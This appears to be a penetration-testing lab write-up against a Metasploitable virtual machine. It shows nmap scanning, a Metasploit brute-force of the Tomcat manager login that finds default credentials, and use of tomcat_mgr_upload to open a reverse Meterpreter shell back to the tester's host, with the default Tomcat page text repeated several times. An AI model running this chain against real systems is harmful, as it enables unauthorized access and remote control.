┌──(root㉿kali)-[/home/echo/Downloads]
└─# nmap -sV 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-07 00:51 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2E:6A:AD (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.06 seconds

┌──(root㉿kali)-[/home/echo/Downloads]
└─# 
```

Apache Tomcat/5.5

Administration

Status
Tomcat Administration
Tomcat Manager

Documentation

Release Notes
Change Log
Tomcat Documentation

Tomcat Online

Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
Developers Mailing List
IRC

Examples

JSP Examples
Servlet Examples
WebDAV capabilities

Miscellaneous

Sun's Java Server Pages Site

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.


Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:


- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!


After identifying the vulnerable hosts, team focused on the system running Tomcat. Upon further analysis, team matched the server to a specific Metasploit module, identified as module 27. This module allows to extract the username and password for the Tomcat server, which could be used to gain unauthorized access and further exploit the system. This finding highlights a significant vulnerability in the server's security configuration, requiring immediate attention.




```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                           Disclosure Date  Rank       Check  Descriptio
n
   -   ----                                                           ---------------  ----       -----  ----------
-
   0   auxiliary/dos/http/apache_commons_fileupload_dos               2014-02-06       normal     No     Apache Com
mons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                             2012-01-06       excellent  Yes    Apache Str
uts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                      2018-08-22       excellent  Yes    Apache Str
uts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader                2014-03-06       manual     No     Apache Str
uts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                           2020-02-20       normal     Yes    Apache Tom
cat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                    2019-04-10       excellent  Yes    Apache Tom
cat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                           2009-11-09       excellent  Yes    Apache Tom
cat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                           2009-11-09       excellent  Yes    Apache Tom
cat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding             2010-07-09       normal     No     Apache Tom
cat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                              normal     No     Apache Tom
cat User Enumeration
   10  exploit/linux/local/tomcat_rhel_based_temp_priv_esc            2016-10-10       manual     Yes    Apache Tom
cat on RedHat Based Systems Insecure Temp Config Privilege Escalation
   11  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc            2016-09-30       manual     Yes    Apache Tom
cat on Ubuntu Log Init Privilege Escalation
   12  exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25       excellent  Yes    Atlassian
Confluence WebWork OGNL Injection
   13  exploit/windows/http/cayin_xpost_sql_rce                       2020-06-04       excellent  Yes    Cayin xPos
t wayfinder_seqid SQLi to RCE
   14  exploit/multi/http/cisco_dcnm_upload_2019                      2019-06-26       excellent  Yes    Cisco Data
 Center Network Manager Unauthenticated Remote Code Execution
   15  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec   2021-05-05       excellent  Yes    Cisco Hype
rFlex HX Data Platform Command Execution
   16  exploit/linux/http/cisco_hyperflex_file_upload_rce             2021-05-05       excellent  Yes    Cisco Hype
rFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   17  exploit/linux/http/cpi_tararchive_upload                       2019-05-15       excellent  Yes    Cisco Prim
e Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   18  exploit/linux/http/cisco_prime_inf_rce                         2018-10-04       excellent  Yes    Cisco Prim
e Infrastructure Unauthenticated Remote Code Execution
   19  post/multi/gather/tomcat_gather                                                 normal     No     Gather Tom
cat Credentials
   20  auxiliary/dos/http/hashcollision_dos                           2011-12-28       normal     No     Hashtable
Collisions
   21  auxiliary/admin/http/ibm_drm_download                          2020-04-21       normal     Yes    IBM Data R
isk Manager Arbitrary File Download
   22  exploit/linux/http/lucee_admin_imgprocess_file_write           2021-01-15       excellent  Yes    Lucee Admi
nistrator imgProcess.cfm Arbitrary File Write
   23  exploit/linux/http/mobileiron_core_log4shell                   2021-12-12       excellent  Yes    MobileIron
 Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   24  exploit/multi/http/zenworks_configuration_management_upload    2015-04-07       excellent  Yes    Novell ZEN
works Configuration Management Arbitrary File Upload
   25  exploit/multi/http/spring_framework_rce_spring4shell           2022-03-31       manual     Yes    Spring Fra
mework Class property RCE (Spring4Shell)
   26  auxiliary/admin/http/tomcat_administration                                      normal     No     Tomcat Adm
inistration Tool Default Access
   27  auxiliary/scanner/http/tomcat_mgr_login                                         normal     No     Tomcat App
lication Manager Login Utility
   28  exploit/multi/http/tomcat_jsp_upload_bypass                    2017-10-03       excellent  Yes    Tomcat RCE
 via JSP Upload Bypass
   29  auxiliary/admin/http/tomcat_utf8_traversal                     2009-01-09       normal     No     Tomcat UTF
-8 Directory Traversal Vulnerability
```



```
Interact with a module by name or index. For example info 31, use 31 or use post/wind

msf6 > use 27
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
```




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: admin:toor (Incorrect)
```



```
[-] 192.168.56.103:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.56.103:8180 - Login Successful: tomcat:tomcat
[-] 192.168.56.103:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.56.103:8180 - LOGIN FAILED: both:vagrant (Incorrect)
```

After configuring the host and port settings, the team executed the scan. This process successfully revealed the username and password associated with the identified vulnerable host. These credentials will be crucial for further penetration testing, allowing the team to explore potential vulnerabilities and assess the security posture of the Metasploitable server. The findings underscore the importance of robust authentication mechanisms to protect against unauthorized access.



```
mcat User Enumeration
   10  exploit/linux/local/tomcat_rhel_based_temp_priv_esc             2016-10-10  manual     Yes   Apache To
mcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
   11  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc             2016-09-30  manual     Yes   Apache To
mcat on Ubuntu Log Init Privilege Escalation
   12  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25  excellent  Yes   Atlassian
 Confluence WebWork OGNL Injection
   13  exploit/windows/http/cayin_xpost_sql_rce                        2020-06-04  excellent  Yes   Cayin xPo
st wayfinder_seqid SQLi to RCE
   14  exploit/multi/http/cisco_dcnm_upload_2019                       2019-06-26  excellent  Yes   Cisco Dat
a Center Network Manager Unauthenticated Remote Code Execution
   15  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec    2021-05-05  excellent  Yes   Cisco Hyp
erFlex HX Data Platform Command Execution
   16  exploit/linux/http/cisco_hyperflex_file_upload_rce              2021-05-05  excellent  Yes   Cisco Hyp
erFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   17  exploit/linux/http/cpi_tararchive_upload                        2019-05-15  excellent  Yes   Cisco Pri
me Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   18  exploit/linux/http/cisco_prime_inf_rce                          2018-10-04  excellent  Yes   Cisco Pri
me Infrastructure Unauthenticated Remote Code Execution
   19  post/multi/gather/tomcat_gather                                             normal     No    Gather To
mcat Credentials
   20  auxiliary/dos/http/hashcollision_dos                            2011-12-28  normal     No    Hashtable
 Collisions
   21  auxiliary/admin/http/ibm_drm_download                           2020-04-21  normal     Yes   IBM Data
Risk Manager Arbitrary File Download
   22  exploit/linux/http/lucee_admin_imgprocess_file_write            2021-01-15  excellent  Yes   Lucee Adm
inistrator imgProcess.cfm Arbitrary File Write
   23  exploit/linux/http/mobileiron_core_log4shell                    2021-12-12  excellent  Yes   MobileIro
n Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   24  exploit/multi/http/zenworks_configuration_management_upload     2015-04-07  excellent  Yes   Novell ZE
Nworks Configuration Management Arbitrary File Upload
   25  exploit/multi/http/spring_framework_rce_spring4shell            2022-03-31  manual     Yes   Spring Fr
amework Class property RCE (Spring4Shell)
   26  auxiliary/admin/http/tomcat_administration                                  normal     No    Tomcat Ad
ministration Tool Default Access
   27  auxiliary/scanner/http/tomcat_mgr_login                                     normal     No    Tomcat Ap
plication Manager Login Utility
   28  exploit/multi/http/tomcat_jsp_upload_bypass                     2017-10-03  excellent  Yes   Tomcat RC
E via JSP Upload Bypass
   29  auxiliary/admin/http/tomcat_utf8_traversal                      2009-01-09  normal     No    Tomcat UT
F-8 Directory Traversal Vulnerability
   30  auxiliary/admin/http/trendmicro_dlp_traversal                   2009-01-09  normal     No    TrendMicr
o Data Loss Prevention 5.5 Directory Traversal
   31  post/windows/gather/enum_tomcat                                             normal     No    Windows G
ather Apache Tomcat Enumeration


 ract with a modu    ame or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

msf6 > search tomcat5.5
[-] No results from search
msf6 > search tomcat/5.5
```

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.


Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

The penetration testing team conducted a follow-up search for the module related to Tomcat 5.5. After successfully obtaining the credentials, the team selected the second module, exploit/multi/http/tomcat_mgr_upload, to address vulnerabilities associated with authenticated uploads. This exploit allows for the unauthorized uploading of files to the Tomcat server, potentially leading to further exploitation of the system. The decision to use this specific module was based on its effectiveness in targeting the identified issues within the Tomcat environment.



```
amework Class property RCE (Spring4Shell)
   26  auxiliary/admin/http/tomcat_administration                                  normal     No     Tomcat Ad
ministration Tool Default Access
   27  auxiliary/scanner/http/tomcat_mgr_login                                     normal     No     Tomcat Ap
plication Manager Login Utility
   28  exploit/multi/http/tomcat_jsp_upload_bypass              2017-10-03         excellent  Yes    Tomcat RC
E via JSP Upload Bypass
   29  auxiliary/admin/http/tomcat_utf8_traversal               2009-01-09         normal     No     Tomcat UT
F-8 Directory Traversal Vulnerability
   30  auxiliary/admin/http/trendmicro_dlp_traversal            2009-01-09         normal     No     TrendMicr
o Data Loss Prevention 5.5 Directory Traversal
   31  post/windows/gather/enum_tomcat                                             normal     No     Windows G
ather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

msf6 > search tomcat5.5
[-] No results from search
msf6 > search tomcat/5.5
[-] No results from search
msf6 > search tomcat5
[-] No results from search
msf6 > search tomcat 5.5

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat                2020-02-20       normal     Yes    Apache Tomcat AJP File
 Read
   1  exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Yes    Apache Tomcat Manager
pplication Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Yes    Apache Tomcat Manager
Authenticated Upload Code Execution
   3  auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal     No     Apache Tomcat Transfer
-Encoding Information Disclosure and DoS
   4  auxiliary/scanner/http/tomcat_enum                                   normal     No     Apache Tomcat User Enu
meration
   5  auxiliary/admin/http/tomcat_administration                           normal     No     Tomcat Administration
Tool Default Access
   6  auxiliary/admin/http/tomcat_utf8_traversal          2009-01-09       normal     No     Tomcat UTF-8 Directory
 Traversal Vulnerability
   7  auxiliary/admin/http/trendmicro_dlp_traversal       2009-01-09       normal     No     TrendMicro Data Loss P
revention 5.5 Directory Traversal


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/admin/http/trendmicro_dlp_trave
rsal
```

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.


Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat


Thanks for using Tomcat!

Then set the module parameters as below.




```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
```

Importantly set the LHOST as the IP of the machine use to exploit. For the HttpUsername and the HttpPassword set the username and the password found before.



```
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying FRdyTY ...
[*] Executing FRdyTY ...
[*] Undeploying FRdyTY  ...
[*] Sending stage (58829 bytes) to 192.168.56.103
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.103:48650) at 2024-10-07 01:23:54 -0700

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > █
```

